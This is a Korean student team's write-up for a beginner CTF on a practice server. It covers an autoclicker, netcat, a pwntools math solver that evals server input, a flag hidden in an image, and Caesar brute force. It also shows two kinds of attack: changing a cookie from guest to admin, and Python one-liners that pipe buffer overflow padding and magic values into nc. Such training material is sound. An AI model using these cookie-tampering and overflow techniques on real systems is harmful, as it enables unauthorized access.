


[뜨거운감자] Write Ups

20326 조강연, 20607 고태건, 20309 김연규

[Reversing] Easy Android


문제에서 77777번 누르라길래 77777번 눌렀습니다.

```
1 from time import sleep
2 from pynput.mouse import Controller, Button
3
4 mouse = Controller()
5 mouse.position = (849, 715) # 버튼으로 커서 이동
6
7 for i in range(77777):
8     mouse.press(Button.left) # 마우스 왼쪽 버튼 press
9     sleep(0.01)
10    mouse.release(Button.left) # 마우스 왼쪽 버튼 release
11    sleep(0.01)
```



[Misc] Welcome

Discord에 있는 Flag를 입력했습니다.



[Misc] Netcat

그냥 netcat 으로 접속하면 플래그를 줍니다.

```
영상
영상 2
이미지 유사도 측정을 위한 CNN 기반 이미지 임베딩 모델 비교 분석.pdf
선수제공파일(웹디자인및개발).zip
설명.png
설명.svg
설명.zip
지원자 현황 확인용_20201126 1345_소프트웨어과.xlsx
모듈과 패키지.pages
고태건1차.zip
프로젝트 진행 계획.pdf
로그설명
태블로를 활용한 쉽고 빠른 인사이트 공유 방법.html
로그설명.zip
포트폴리오-선린.pages
선수제공파일
박웰시완성본.mp4
[ gotaegeon@gotaegon-ui-MacBook-Pro ~/Downloads code /Users/gotaegon/Downlo
ads/public
[ gotaegeon@gotaegon-ui-MacBook-Pro ~/Downloads nc sunrin.site 3286 ]

GOHACK{This is how you connect to ctf provided by ctf.}
gotaegon@gotaegon-ui-MacBook-Pro ~/Downloads
```

[Misc] MathWorld

netcat으로 접속하면 수학문제를 주는 misc 문제엿습니다.

```
from pwn import *

p = remote('sunrin.site', 3285)

while(True):
    tmp = p.recv()
    hasExp = False
    print(f'recv: {tmp}')
    temp = tmp.decode('utf8').split('\n')
    print(temp)
    for index, item in enumerate(temp):
        print(item)
        try:
            idx = item.index('=')
            tmp = item
            hasExp = True
        except:
            continue
    if hasExp is False:
        continue
    exp = tmp.split('\n')[0].split(' ')[1].split('=')[0]
    print(f'exp: {exp}')
    result = f'{int(eval(exp))}'
    print(result)

p.sendline(result)
```

```
42
recv: b'[] Correct!\n\n'
['[] Correct!', '', '']
[] Correct!

recv: b'GOHACK{1_Am_ma7h_MAS7Er_bu7_Sc0rE_iS_12}\n'
['GOHACK{1_Am_ma7h_MAS7Er_bu7_Sc0rE_iS_12}', '']
GOHACK{1_Am_ma7h_MAS7Er_bu7_Sc0rE_iS_12}

Traceback (most recent call last):
  File "nc.py", line 6, in <module>
    tmp = p.recv()
  File "/usr/local/lib/python3.7/site-packages/pwnlib/tubes/tube.py", line 82, in recv
    return self._recv(num, timeout) or b''
  File "/usr/local/lib/python3.7/site-packages/pwnlib/tubes/tube.py", line 160, in _recv
```


[Forensic] Steg

귀여운 파랭이의 사진입니다. vscode로 plain text 옵션으로 열어서 제일 끝 쪽을 보니 플래그가 있었습니다.

```
<#i070w|+>0s000800Q0+·(0000n000D'000•0000|
000Ñ0z?0I00000 pa 001(000H 000 bC00=_000
00(L00..GOHACK{padang2_so_cute}
```

[Web] Cookie

어드민이 되라고 합니다. 쿠키를 보니 user라는 필드에 guest라 되어있어서 admin으로 수정했습니다.



GOHACK{https://www.youtube.com/watch?v=ex7cN_kG2fo}

[Crypto] Caesar Cipher

XFYRTB{i0k_i07_v4Jp_TrVJri}

문제 그대로 카이사르로 위의 문장을 바꿔서 플래그를 얻어내는 문제였습니다.

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type caesar GO

Results

Brute-Force mode: all shifts are tested, text is limited to the a few hundreds of characters. To find the full text back with punctuation and space, please indicate the correct shift found (+XX) in the form.

↑↓

↑↓

+23 AIBUWE{l0n_l07_y4Ms_WuyMul}

+17 GOHACK{r0t_r07_e4Sy_CaeSar}

+21 CKDWYG{n07_i07_a4Ou_YwaOwn}

+4 TBUNPX{e0g_e07_r4Fl_PnrFne}

+16 HPIBDL{s0u_s07_f4Tz_Dbftbs}

+15 IQJCEM{t0v_t07_g4Ua_EcgUct}

+5 SATMOW{d0f_d07_q4Ek_OmqEmd}

+19 EMFYAI{p0r_p07_c4Qw_AycQyp}

+2 VDWRZ{g0i_g07_t4Hn_RptHpg}

+3 UCVOQY{f0h_f07_s4Gm_QosGof}

CAESAR CIPHER

Cryptography > Substitution Cipher > Caesar Cipher

CAESAR CIPHER DECODER

★ CAESAR SHIFTED CIPHERTEXT

XFYRTB{i0k_i07_v4Jp_TrVJri}

☐ KNOWING THE SHIFT: 3

☒ TEST ALL POSSIBLE SHIFTS (BRUTE-FORCE ATTACK)

DECRYPT CAESAR CODE

See also: ROT Cipher – Shift Cipher

WITH A CUSTOM ALPHABET

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

★ USE THE ASCII TABLE AS ALPHABET ☐

DECRYPT


CAESAR ENCODER

★ CAESAR CODE PLAIN TEXT

dCode Caesar

[Pwnable] BOF

Netcat 으로 서버에 접속해서 bof를 일으키는 문제였습니다.



```
10022 cd Downloads
10023 ls
10024 code /Users/gotaegeon/Downloads/public
10025* python3
10026* from Crypto.Util.number import getStrongPrime
10027* python3
10028* python3 chall.py
10029* python
10030* python3 chall.py
10031 nc sunrin.site 3286\n\n
gotaegeon@gotaegeon-ui-MacBook-Pro ~/Downloads (python -c 'print("A" * 20 +
"\xef\xbe\xad\xde"); cat) | nc sunrin.site 3281
Dead beef is not delicious ..
check value : 0xdeadbeefcafebabe
I hate dead beef
^C
gotaegeon@gotaegeon-ui-MacBook-Pro ~/Downloads (python -c 'print( "\x90"*48
+ "\xbe\xba\xfe\xca")' ; cat) | nc sunrin.site 3282
Input : This is Buffer Overflow !
GOHACK{My_Bl0g_1s_https://sunrinjuntae.tistory.com/}
^C
gotaegeon@gotaegeon-ui-MacBook-Pro ~/Downloads
```